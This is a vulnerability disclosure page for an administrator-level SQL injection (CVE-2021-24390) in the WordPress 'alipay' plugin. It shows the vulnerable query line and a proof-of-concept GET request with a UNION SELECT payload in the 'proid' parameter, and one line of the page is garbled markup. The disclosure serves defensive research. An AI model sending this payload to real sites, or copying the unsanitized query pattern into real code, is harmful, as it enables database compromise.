

HOME DISCLOSURE BLOG RSS FEED ABOUT TEAM

Wp Plugin Alipay

Plugin Details

Plugin Name: wp-plugin: alipay

Effected Version: 3.7.2 (and most probably lower version's if any)

Vulnerability: Injection

Minimum Level of Access Required : Administrator

CVE Number: CVE-2021-24390 Identified by: <u>Syed Sheeraz Ali</u> <u>WPScan Reference URL</u>

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- June 10, 2021 : CVE Assigned
- July 23, 2021: Public Disclosure

Technical Details


Vulnerable File: /includes/tpl.edit_product.php#65

Vulnerable Code block and parameter:

 $Administrator\ level\ SQLi\ for\ parameter\ proid\ \underline{\ \ \ \underline{\ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ } \ \underline{\ \ \ \ \ \ } \ \underline{\ \ \ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ \ } \ \underline{\ \ \ \ } \ \underline{\ \ \ \ } \ \underline{\ \ \ \ } \ \underline{\ \ \ \ } \ \underline{\ \ \ \ \ \ } \ \underline{\ \ \ \ }$

65: "SELECT `meta_key`, `meta_value` FROM {\$wpdb->wsaliproductsmeta} WHERE `wsaliproducts_id`={\$_GET['proid']};"

PoC Screenshots



Exploit

```
GET /wp-admin/options-general.php?page=ws_alipay&action=edit&proid=-5818 UNION ALL SELECT 73,73,73,73,73,user(),73,73,73,73,73
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/appng,*/*;q=0.8,application/signed-ex
```

© Anant Shrivastava 2021